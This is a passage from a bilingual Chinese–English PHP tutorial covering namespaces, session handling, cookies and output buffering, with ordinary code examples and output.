namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();
```

```
// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.
```

```
// References StdClass. Correct!
$a = new \StdClass();
```

```
// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

Section 27.3: Declaring sub-namespaces

To declare a single namespace with hierarchy use following example:

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
```

```
function connect() { /* ... */ }
```

上述示例创建了：

常量 MyProject\Sub\Level\CONNECT_OK

类 MyProject\Sub\Level\Connection 和

函数 MyProject\Sub\Level\connect

第27.4节：什么是命名空间？

PHP社区有大量开发者编写大量代码。这意味着一个库的PHP代码可能使用与另一个库相同的类名。当两个库在同一命名空间中使用时，它们会冲突并引发问题。

命名空间解决了这个问题。正如PHP参考手册中所述，命名空间可以比作操作系统中的目录，用于对文件进行命名空间管理；两个同名文件可以共存于不同目录中。同样，两个同名的PHP类也可以共存于不同的PHP命名空间中。

为你的代码使用命名空间非常重要，这样其他开发者在使用时就不必担心与其他库发生冲突。

```
function connect() { /* ... */ }
```

The above example creates:

constant MyProject\Sub\Level\CONNECT_OK

class MyProject\Sub\Level\Connection and

function MyProject\Sub\Level\connect

Section 27.4: What are Namespaces?

The PHP community has a lot of developers creating lots of code. This means that one library's PHP code may use the same class name as another library. When both libraries are used in the same namespace, they collide and cause trouble.

Namespaces solve this problem. As described in the PHP reference manual, namespaces may be compared to operating system directories that namespace files; two files with the same name may co-exist in separate directories. Likewise, two PHP classes with the same name may co-exist in separate PHP namespaces.

It is important for you to namespace your code so that it may be used by other developers without fear of colliding with other libraries.

第28章：会话

第28.1节：session_start() 选项

从PHP会话开始，我们可以向session_start函数传递一个包含基于会话的php.ini选项的数组。

示例

```
<?php
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    // PHP 7及以上版本
    session_start([
        'cache_limiter' => 'private',
        'read_and_close' => true,
    ]);
} else {
    // PHP 7以下版本
    session_start();
}
?>
```

此功能还引入了一个新的php.ini设置，名为session.lazy_write，默认值为true，表示只有在会话数据发生变化时才会重写。

参考：<https://wiki.php.net/rfc/session-lock-ini>

第28.2节：会话锁定

众所周知，PHP会将会话数据写入服务器端的文件。当请求一个通过 session_start() 启动会话的PHP脚本时，PHP会锁定该会话文件，导致其他针对相同 session_id 的请求被阻塞/等待，直到该 会话文件锁定 被释放，否则其他请求会在 session_start ()处卡住。

会话文件会一直被锁定，直到脚本执行完成或会话被手动关闭。为了避免这种情况，即防止多个请求被阻塞，我们可以启动会话后关闭会话，这样会释放会话文件的锁，允许后续请求继续执行。

```
// PHP 7.0以下版本
// 启动会话
session_start();

// 向会话写入数据
$_SESSION['id'] = 123; // 会话文件被锁定，其他请求被阻塞

// 关闭会话，释放锁
session_write_close();
```

有人可能会想，如果会话关闭了，我们如何读取会话值，实际上即使会话关闭，会话数据仍然可用。因此，我们仍然可以读取会话数据。

```
echo $_SESSION['id']; // 输出 123
```

在php >= 7.0中，我们可以有read_only会话、read_write会话和lazy_write会话，因此可能不需要使用session_write_close()

Chapter 28: Sessions

Section 28.1: session_start() Options

Starting with PHP Sessions we can pass an array with [session-based php.ini options](#) to the `session_start` function.

Example

```
<?php
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    // php >= 7 version
    session_start([
        'cache_limiter' => 'private',
        'read_and_close' => true,
    ]);
} else {
    // php < 7 version
    session_start();
}
?>
```

This feature also introduces a new php.ini setting named `session.lazy_write`, which defaults to `true` and means that session data is only rewritten, if it changes.

Referencing: <https://wiki.php.net/rfc/session-lock-ini>

Section 28.2: Session Locking

As we all are aware that PHP writes session data into a file at server side. When a request is made to php script which starts the session via `session_start()`, PHP locks this session file resulting to block/wait other incoming requests for same `session_id` to complete, because of which the other requests will get stuck on `session_start()` until or unless the **session file locked** is not released

The session file remains locked until the script is completed or session is manually closed. To avoid this situation i.e. to prevent multiple requests getting blocked, we can start the session and close the session which will release the lock from session file and allow to continue the remaining requests.

```
// php < 7.0
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

Now one will think if session is closed how we will read the session values, beautify even after session is closed, session is still available. So, we can still read the session data.

```
echo $_SESSION['id']; // will output 123
```

In **php >= 7.0**, we can have **read_only** session, **read_write** session and **lazy_write** session, so it may not required to use `session_write_close()`

第28.3节：操作会话数据

`$_SESSION`变量是一个数组，你可以像操作普通数组一样检索或操作它。

```
<?php
// 启动会话
session_start();

// 在会话中存储值
$_SESSION['id'] = 342;

// 有条件地使用可能在之前会话中设置的会话值
if(!isset($_SESSION["login"])) {
    echo "请先登录";
    exit;
}
// 现在你可以安全地使用登录信息
$user = $_SESSION["login"];

// 从会话数据中获取一个值，或者使用默认值，
// 使用 PHP 7 中的空合并运算符
$name = $_SESSION['name'] ?? '匿名';
```

另请参见“操作数组”以获取更多关于如何处理数组的参考。

请注意，如果你在会话中存储了一个对象，只有在你有类自动加载器或已经加载了该类的情况下，才能优雅地检索该对象。否则，该对象将以类型`_PHP_Incomplete_Class`出现，这可能会导致崩溃。有关自动加载的内容，请参见命名空间和自动加载。

警告：

会话数据可能被劫持。相关内容见：[Pro PHP Security: From Application Security Principles to the Implementation of XSS Defense - 第7章：防止会话劫持](#)因此强烈建议不要在`$_SESSION`中存储任何个人信息。这其中最关键的包括信用卡号码、政府颁发的身份证件和密码；同时也包括较不敏感的数据，如姓名、电子邮件、电话号码等，这些信息可能使黑客冒充或破坏合法用户。一般规则是，在会话数据中使用无价值的/非个人的值，例如数字标识符。

第28.4节：销毁整个会话

如果你有一个想要销毁的会话，可以使用`session_destroy()`来实现

```
/*
假设我们的会话如下所示：
Array([firstname] => Jon, [id] => 123)

我们首先需要启动会话：
*/
session_start();

/*
现在我们可以从`SESSION`超全局变量中移除所有值：
如果你省略了这一步，存储在超全局变量中的所有全局变量仍然会存在，即使会话已经被销毁
*/
$_SESSION = array();

// 如果希望终止会话，也要删除会话的cookie。
```

Section 28.3: Manipulating session data

The `$_SESSION` variable is an array, and you can retrieve or manipulate it like a normal array.

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
// using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

Also see [Manipulating an Array](#) for more reference how to work on an array.

Note that if you store an object in a session, it can be retrieved gracefully only if you have an class autoloader or you have loaded the class already. Otherwise, the object will come out as the type `_PHP_Incomplete_Class`, which may later lead to [crashes](#). See [Namespacing and Autoloading](#) about autoloading.

Warning:

Session data can be hijacked. This is outlined in: [Pro PHP Security: From Application Security Principles to the Implementation of XSS Defense - Chapter 7: Preventing Session Hijacking](#) So it can be strongly recommended to never store any personal information in `$_SESSION`. This would most critically include **credit card numbers, government issued ids, and passwords**; but would also extend into less assuming data like **names, emails, phone numbers**, etc which would allow a hacker to impersonate/compromise a legitimate user. As a general rule, use worthless/non-personal values, such as numerical identifiers, in session data.

Section 28.4: Destroy an entire session

If you've got a session which you wish to destroy, you can do this with `session_destroy()`

```
/*
Let us assume that our session looks like this:
Array([firstname] => Jon, [id] => 123)

We first need to start our session:
*/
session_start();

/*
We can now remove all the values from the `SESSION` superglobal:
If you omitted this step all of the global variables stored in the
superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
```

```
// 注意：这将销毁会话，而不仅仅是会话数据！
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

// 最后我们可以销毁会话：
session_destroy();
```

使用 `session_destroy()` 与使用 `$_SESSION = array();` 不同，后者会移除 SESSION 超全局中存储的所有值，但不会销毁实际存储的会话版本。

注意：我们使用 `$_SESSION = array();` 而不是 `session_unset()`，因为 手册 规定：

仅对不使用 `$_SESSION` 的较旧已弃用代码使用 `session_unset()`。

第28.5节：无错误的安全会话启动

许多开发者在处理大型项目时会遇到这个问题，尤其是当他们在某些模块化的CMS插件、附加组件等上工作时。这里提供一个安全启动会话的解决方案，首先检查PHP版本以覆盖所有版本，然后检查会话是否已启动。如果会话不存在，则安全地启动会话。如果会话已存在，则不做任何操作。

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
            'cache_limiter' => 'private',
            'read_and_close' => true,
        ));
    }
} else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
} else
{
    if(session_id() == '') {
        session_start();
    }
}
```

这可以大大帮助你避免 `session_start` 错误。

第28.6节：会话名称

检查会话cookie是否已创建

会话名称是用于存储会话的cookie名称。您可以使用它来检测是否已为用户创建了会话cookie：

```
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

Using `session_destroy()` is different to using something like `$_SESSION = array()` which will remove all of the values stored in the SESSION superglobal but it will not destroy the actual stored version of the session.

Note: We use `$_SESSION = array()`; instead of `session_unset()` because [the manual](#) stipulates:

Only use `session_unset()` for older deprecated code that does not use `$_SESSION`.

Section 28.5: Safe Session Start With no Errors

Many developers have this problem when they work on huge projects, especially if they work on some modular CMS on plugins, addons, components etc. Here is solution for safe session start where if first checked PHP version to cover all versions and on next is checked if session is started. If session not exists then I start session safe. If session exists nothing happen.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
            'cache_limiter' => 'private',
            'read_and_close' => true,
        ));
    }
} else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
} else
{
    if(session_id() == '') {
        session_start();
    }
}
```

This can help you a lot to avoid `session_start` error.

Section 28.6: Session name

Checking if session cookies have been created

Session name is the name of the cookie used to store sessions. You can use this to detect if cookies for a session have been created for the user:

```
if(isset($_COOKIE[session_name()])) {  
    session_start();  
}
```

请注意，除非您确实不想不必要的创建cookie，否则此方法通常没有多大用处。

更改会话名称

您可以通过调用 `session_name()` 来更新会话名称。

```
//设置会话名称  
session_name('newname');  
//开始会话  
session_start();
```

如果没有向 `session_name()` 传入参数，则返回当前的会话名称。

它应仅包含字母数字字符；应简短且具有描述性（例如针对启用cookie警告的用户）。会话名称不能仅由数字组成，必须至少包含一个字母。否则，每次都会生成新的会话ID。

```
if(isset($_COOKIE[session_name()])) {  
    session_start();  
}
```

Note that this method is generally not useful unless you really don't want to create cookies unnecessarily.

Changing session name

You can update the session name by calling `session_name()`.

```
//Set the session name  
session_name('newname');  
//Start the session  
session_start();
```

If no argument is provided into `session_name()` then the current session name is returned.

It should contain only alphanumeric characters; it should be short and descriptive (i.e. for users with enabled cookie warnings). The session name can't consist of digits only, at least one letter must be present. Otherwise a new session id is generated every time.

第29章：Cookies

参数	详细信息
名称	Cookie的名称。这也是您可以用来自\$_COOKIE超全局中检索值的键。这是唯一必需的参数
值	存储在Cookie中的值。此数据对浏览器可见，因此不要在此处存储任何敏感信息。
过期时间	表示Cookie应何时过期的Unix时间戳。如果设置为零，Cookie将在会话结束时过期。如果设置为小于当前Unix时间戳的数字，Cookie将立即过期。
路径	Cookie 的作用范围。如果设置为 /，Cookie将在整个域内可用。如果设置为 /某个-路径/，则Cookie仅在该路径及其子路径中可用。默认值为设置Cookie的文件的当前路径。
域名	Cookie 可用的域名或子域名。如果设置为裸域名stackoverflow.com，则Cookie将在该域名及所有子域名中可用。如果设置为子域名meta.stackoverflow.com，则Cookie仅在该子域名及其所有子子域名中可用。
安全	当设置为TRUE时，只有在客户端与服务器之间存在安全的HTTPS连接时，Cookie才会被设置。
仅HTTP	指定Cookie只能通过HTTP/S协议访问，不能被客户端脚本语言如JavaScript访问。仅在PHP 5.2及更高版本中可用。

HTTP Cookie 是网站发送的一小段数据，在用户浏览网站时由用户的网页浏览器存储在用户的计算机上。

第29.1节：修改Cookie

可以通过重置Cookie来修改其值

```
setcookie("user", "John", time() + 86400, "/"); // 假设已经存在一个"user"的Cookie
```

Cookie是HTTP头的一部分，因此setcookie()必须在向浏览器发送任何输出之前调用。

修改Cookie时，请确保setcookie()的path和domain参数与现有Cookie匹配，否则将创建一个新的Cookie。
ie。

发送Cookie时，Cookie的值部分会自动进行URL编码，接收时会自动解码并赋值给与Cookie名称相同的变量

Chapter 29: Cookies

parameter	detail
name	The name of the cookie. This is also the key you can use to retrieve the value from the \$_COOKIE super global. <i>This is the only required parameter</i>
value	The value to store in the cookie. This data is accessible to the browser so don't store anything sensitive here.
expire	A Unix timestamp representing when the cookie should expire. If set to zero the cookie will expire at the end of the session. If set to a number less than the current Unix timestamp the cookie will expire immediately.
path	The scope of the cookie. If set to / the cookie will be available within the entire domain. If set to /some-path/ then the cookie will only be available in that path and descendants of that path. Defaults to the current path of the file that the cookie is being set in.
domain	The domain or subdomain the cookie is available on. If set to the bare domain stackoverflow.com then the cookie will be available to that domain and all subdomains. If set to a subdomain meta.stackoverflow.com then the cookie will be available only on that subdomain, and all sub-subdomains.
secure	When set to TRUE the cookie will only be set if a secure HTTPS connection exists between the client and the server.
httponly	Specifies that the cookie should only be made available through the HTTP/S protocol and should not be available to client side scripting languages like JavaScript. Only available in PHP 5.2 or later.

An HTTP cookie is a small piece of data sent from a website and stored on the user's computer by the user's web browser while the user is browsing.

Section 29.1: Modifying a Cookie

The value of a cookie can be modified by resetting the cookie

```
setcookie("user", "John", time() + 86400, "/"); // assuming there is a "user" cookie already
```

Cookies are part of the HTTP header, so `setcookie()` must be called before any output is sent to the browser.

When modifying a cookie make sure the path and domain parameters of `setcookie()` matches the existing cookie or a new cookie will be created instead.

The value portion of the cookie will automatically be urlencoded when you send the cookie, and when it is received, it is automatically decoded and assigned to a variable by the same name as the cookie name

第29.2节：设置Cookie

使用setcookie()函数设置Cookie。由于Cookie是HTTP头的一部分，必须在向浏览器发送任何输出之前设置Cookie。

示例：

```
setcookie("user", "Tom", time() + 86400, "/"); // 检查函数参数的语法
```

Section 29.2: Setting a Cookie

A cookie is set using the `setcookie()` function. Since cookies are part of the HTTP header, you must set any cookies before sending any output to the browser.

Example:

```
setcookie("user", "Tom", time() + 86400, "/"); // check syntax for function params
```

说明：

- 创建一个名为user的cookie
- (可选) cookie的值为Tom
- (可选) cookie将在1天 (86400秒) 后过期
- (可选) cookie在整个网站范围内有效 /
- (可选) cookie仅通过HTTPS发送
- (可选) cookie无法被诸如JavaScript之类的脚本语言访问

创建或修改的cookie只能在后续请求中访问（当path和domain匹配时），因为超全局变量\$_COOKIE不会立即填充新数据。

第29.3节：检查cookie是否已设置

使用超全局变量\$_COOKIE上的`isSet()`函数来检查cookie是否已设置。

示例：

```
// PHP <7.0
if (isSet($_COOKIE['user'])) {
    // true, cookie已设置
    echo 'User is ' . $_COOKIE['user'];
} else {
    // false, cookie未设置
    echo '用户未登录';
}

// PHP 7.0+
echo '用户是 ' . $_COOKIE['user'] ?? '用户未登录';
```

第29.4节：删除Cookie

要删除Cookie，请将过期时间戳设置为过去的时间。这会触发浏览器的删除机制：

```
setcookie('user', '', time() - 3600, '/');
```

删除Cookie时，请确保`setcookie()`的path和domain参数与您要删除的Cookie匹配，否则会创建一个立即过期的新Cookie。

如果当前页面使用了该值，最好同时取消设置\$_COOKIE中的值：

```
unset($_COOKIE['user']);
```

第29.5节：获取Cookie

获取并输出名为user的Cookie

可以使用全局变量\$_COOKIE来获取cookie的值。例如，如果我们有一个名为user的cookie，可以这样获取它

```
echo $_COOKIE['user'];
```

Description:

- Creates a cookie with name user
- (Optional) Value of the cookie is Tom
- (Optional) Cookie will expire in 1 day (86400 seconds)
- (Optional) Cookie is available throughout the whole website /
- (Optional) Cookie is only sent over HTTPS
- (Optional) Cookie is not accessible to scripting languages such as JavaScript

A created or modified cookie can only be accessed on subsequent requests (where path and domain matches) as the superglobal `$_COOKIE` is not populated with the new data immediately.

Section 29.3: Checking if a Cookie is Set

Use the `isSet()` function upon the superglobal `$_COOKIE` variable to check if a cookie is set.

Example:

```
// PHP <7.0
if (isSet($_COOKIE['user'])) {
    // true, cookie is set
    echo 'User is ' . $_COOKIE['user'];
} else {
    // false, cookie is not set
    echo 'User is not logged in';
}

// PHP 7.0+
echo 'User is ' . $_COOKIE['user'] ?? 'User is not logged in';
```

Section 29.4: Removing a Cookie

To remove a cookie, set the expiry timestamp to a time in the past. This triggers the browser's removal mechanism:

```
setcookie('user', '', time() - 3600, '/');
```

When deleting a cookie make sure the path and domain parameters of `setcookie()` matches the cookie you're trying to delete or a new cookie, which expires immediately, will be created.

It is also a good idea to unset the `$_COOKIE` value in case the current page uses it:

```
unset($_COOKIE['user']);
```

Section 29.5: Retrieving a Cookie

Retrieve and Output a Cookie Named user

The value of a cookie can be retrieved using the global variable `$_COOKIE`. example if we have a cookie named user we can retrieve it like this

```
echo $_COOKIE['user'];
```

第30章：输出缓冲

函数	详情
ob_start()	启动输出缓冲，之后的任何输出都会被捕获而不显示
ob_get_contents()	返回由ob_start()捕获的所有内容
ob_end_clean()	清空输出缓冲并关闭当前嵌套级别的缓冲
ob_get_clean()	同时触发ob_get_contents()和ob_end_clean()
ob_get_level()	返回当前输出缓冲区的嵌套级别
ob_flush()	刷新内容缓冲区并将其发送到浏览器，但不结束缓冲区
ob_implicit_flush()	启用每次输出调用后的隐式刷新。
ob_end_flush()	刷新内容缓冲区并将其发送到浏览器，同时结束缓冲区

第30.1节：基本用法 获取缓冲区之间的内容并清空

输出缓冲允许你将任何文本内容（文本、HTML）存储在变量中，并在脚本结束时一次性发送到浏览器。默认情况下，php会按解释顺序发送内容。

```
<?php

// 开启输出缓冲
ob_start();

// 将一些输出打印到缓冲区 (通过php)
print 'Hello ';

// 你也可以“跳出”PHP
?>
<em>World</em>
<?php
// 返回缓冲区内容并清空它
$content = ob_get_clean();

// 返回我们的缓冲区然后清空它
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

任何在ob_start()和ob_get_clean()之间输出的内容将被捕获并放入变量\$content中。

调用ob_get_clean()会触发ob_get_contents()和ob_end_clean()。

第30.2节：通过回调处理缓冲区

你可以通过传递一个可调用函数给ob_start()，对输出进行任何额外处理。

```
<?php
function clearAllWhiteSpace($buffer) {return str_replace(array("\n", "\t", ' '), '', $buffer);}

// 使用回调函数
ob_start('clearAllWhiteSpace');
```

Chapter 30: Output Buffering

Function	Details
ob_start()	Starts the output buffer, any output placed after this will be captured and not displayed
ob_get_contents()	Returns all content captured by ob_start()
ob_end_clean()	Empties the output buffer and turns it off for the current nesting level
ob_get_clean()	Triggers both ob_get_contents() and ob_end_clean()
ob_get_level()	Returns the current nesting level of the output buffer
ob_flush()	Flush the content buffer and send it to the browser without ending the buffer
ob_implicit_flush()	Enables implicit flushing after every output call.
ob_end_flush()	Flush the content buffer and send it to the browser also ending the buffer

Section 30.1: Basic usage getting content between buffers and clearing

Output buffering allows you to store any textual content (Text, HTML) in a variable and send to the browser as one piece at the end of your script. By default, php sends your content as it interprets it.

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

Any content outputted between ob_start() and ob_get_clean() will be captured and placed into the variable \$content.

Calling ob_get_clean() triggers both ob_get_contents() and ob_end_clean().

Section 30.2: Processing the buffer via a callback

You can apply any kind of additional processing to the output by passing a callable to ob_start().

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

// Use callback function
ob_start('clearAllWhiteSpace');
```

```

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames ac
turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>标题等级2</h2>

<ol>
  <li>Lorem ipsum dolor sit amet, consectetur adipiscing elit.</li>
  <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* 输出将在脚本结束或调用
   ob_end_flush(); 时刷新并处理
*/

```

输出：

```

<h1>Lorem Ipsum</h1><p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada
fames ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p><h2>Header Level 2</h2>
<ol><li>Lorem ipsum dolor sit amet, consectetur adipiscing elit.</li><li>Aliquam tincidunt mauris eu risus.</li></ol>

```

第30.3节：嵌套输出缓冲区

您可以嵌套输出缓冲区，并使用ob_get_level()函数获取它们的级别，以提供不同的内容。

```

<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // 每次循环，创建一个新的输出缓冲“级别”
    ob_start();
    print "当前嵌套级别: ". ob_get_level() . "";$i++;
}

// 我们现在处于级别5
print '最终级别为: ' . ob_get_level() . PHP_EOL;

// Get clean 将弹出最顶层的内容 (5)
$output .= ob_get_clean();
print $output;

print '弹出级别5，所以我们现在从4开始' . PHP_EOL;

// 我们现在处于级别4 (上面弹出了5)

// 对于每个上升的级别，返回并获取缓冲区
while( $i > 2 ) {
    print "当前嵌套级别: " . ob_get_level() . "";echo ob_get_clean();
    $i--;
}

```

```

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames ac
turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
  <li>Lorem ipsum dolor sit amet, consectetur adipiscing elit.</li>
  <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
   ob_end_flush();
*/

```

Output:

```

<h1>Lorem Ipsum</h1><p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada
fames ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p><h2>Header Level 2</h2>
<ol><li>Lorem ipsum dolor sit amet, consectetur adipiscing elit.</li><li>Aliquam tincidunt mauris eu risus.</li></ol>

```

Section 30.3: Nested output buffers

You can nest output buffers and fetch the level for them to provide different content using the `ob_get_level()` function.

```

<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering 'level'
    ob_start();
    print "Current nest level: " . ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}

```

```
}
```

输出：

```
当前嵌套级别: 1
当前嵌套级别: 2
当前嵌套级别: 3
当前嵌套级别: 4
当前嵌套级别: 5
最终级别: 5
弹出级别5, 所以我们现在从4开始
当前嵌套级别: 4
当前嵌套级别: 3
当前嵌套级别: 2
当前嵌套级别: 1
```

第30.4节：在任何内容之前运行输出缓冲区

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

在此示例中，我们假设\$users是一个多维数组，并遍历它以查找所有访问级别为7的用户。

如果没有结果，我们将重定向到错误页面。

我们这里使用输出缓冲区，因为我们根据循环的结果触发了一个header()重定向

```
}
```

Outputs:

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

Section 30.4: Running output buffer before any content

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

In this example we assume \$users to be a multidimensional array, and we loop through it to find all users with an access level of 7.

If there are no results, we redirect to an error page.

We are using the output buffer here because we are triggering a `header()` redirect based on the result of the loop

第30.5节：向客户端输出流

```
/**  
 * 启用输出缓冲区流式传输。调用此函数  
 * 会立即将缓冲区内容刷新到客户端，之后的任何  
 * 输出将直接发送到客户端。  
 */  
function _stream() {  
    ob_implicit_flush(true);  
    ob_end_flush();  
}
```

第30.6节：使用输出缓冲区将内容存储到文件中，适用于报告、发票等

```
<?php  
ob_start();  
?  
<html>  
<head>  
    <title>示例发票</title>  
</head>  
<body>  
    <h1>发票 #0000</h1>  
    <h2>费用: &pound;15,000</h2>  
    ...  
</body>  
</html>  
  
<?php  
$html = ob_get_clean();  
  
$handle = fopen('invoices/example-invoice.html', 'w');  
fwrite($handle, $html);  
fclose($handle);
```

此示例获取完整文档，并将其写入文件，不会将文档输出到浏览器，但可以通过使用 `echo $html;` 来实现。

第30.7节：ob_start的典型用法及使用原因

当页面有重定向时，`ob_start`特别有用。例如，以下代码将无法正常工作：

```
你好！  
<?php  
header("Location: somepage.php");  
?>
```

将出现类似的错误：`headers already sent by <xxx> 在第 <xxx> 行。`

为了解决这个问题，您可以在页面开头写类似如下内容：

```
<?php  
ob_start();  
?>
```

在页面末尾类似这样写：

Section 30.5: Stream output to client

```
/**  
 * Enables output buffer streaming. Calling this function  
 * immediately flushes the buffer to the client, and any  
 * subsequent output will be sent directly to the client.  
 */  
function _stream() {  
    ob_implicit_flush(true);  
    ob_end_flush();  
}
```

Section 30.6: Using Output buffer to store contents in a file, useful for reports, invoices etc

```
<?php  
ob_start();  
?  
<html>  
<head>  
    <title>Example invoice</title>  
</head>  
<body>  
    <h1>Invoice #0000</h1>  
    <h2>Cost: &pound;15,000</h2>  
    ...  
</body>  
</html>  
  
<?php  
$html = ob_get_clean();  
  
$handle = fopen('invoices/example-invoice.html', 'w');  
fwrite($handle, $html);  
fclose($handle);
```

This example takes the complete document, and writes it to file, it does not output the document into the browser, but do by using `echo $html;`

Section 30.7: Typical usage and reasons for using ob_start

`ob_start` is especially handy when you have redirections on your page. For example, the following code won't work:

```
Hello!  
<?php  
header("Location: somepage.php");  
?>
```

The error that will be given is something like: `headers already sent by <xxx> on line <xxx>`.

In order to fix this problem, you would write something like this at the start of your page:

```
<?php  
ob_start();  
?>
```

And something like this at the end of your page:

```
<?php  
ob_end_flush();  
?>
```

这会将所有生成的内容存储到输出缓冲区，并一次性显示。因此，如果页面上有任何重定向调用，这些调用会在任何数据发送之前触发，从而避免出现“headers already sent”错误。

第30.8节：捕获输出缓冲区以便稍后重用

在此示例中，我们有一个包含一些数据的数组。

我们将输出缓冲区捕获到\$items_li_html中，并在页面中使用两次。

```
<?php  
  
// 开始捕获输出  
ob_start();  
  
$items = ['首页', '博客', '常见问题', '联系'];  
  
foreach($items as $item):  
  
// 注意，我们即将“离开PHP区域”  
?  
    <li><?php echo $item ?></li>  
<?php  
// 回到 PHP 领域  
endforeach;  
  
// $items_lists 包含了通过输出缓冲区捕获的所有 HTML  
$items_li_html = ob_get_clean();  
?>
```

<!-- 菜单 1：我们现在可以重新-使用它（如果需要，可以多次）在我们的 HTML 中。 --></p>

```
<ul class="header-nav">  
    <?php echo $items_li_html ?>  
</ul>
```

!-- 菜单 2 -->

```
<ul class="footer-nav">  
    <?php echo $items_li_html ?>  
</ul>
```

将上述代码保存到文件 output_buffer.php 中，并通过 php output_buffer.php 运行它。

你应该能看到我们上面创建的两个列表项，与我们使用输出

```
<!-- 菜单 1：我们现在可以在 HTML 中重复使用它（如果需要，可以多次使用）。 -->  
<ul class="header-nav">  
    <li>首页</li>  
    <li>博客</li>  
    <li>常见问题</li>  
    <li>联系</li>  
</ul>
```

```
<!-- 菜单 2 -->  
<ul class="footer-nav">
```

```
<?php  
ob_end_flush();  
?>
```

This stores all generated content into an output buffer, and displays it in one go. Hence, if you have any redirection calls on your page, those will trigger before any data is sent, removing the possibility of a headers already sent error occurring.

Section 30.8: Capturing the output buffer to re-use later

In this example, we have an array containing some data.

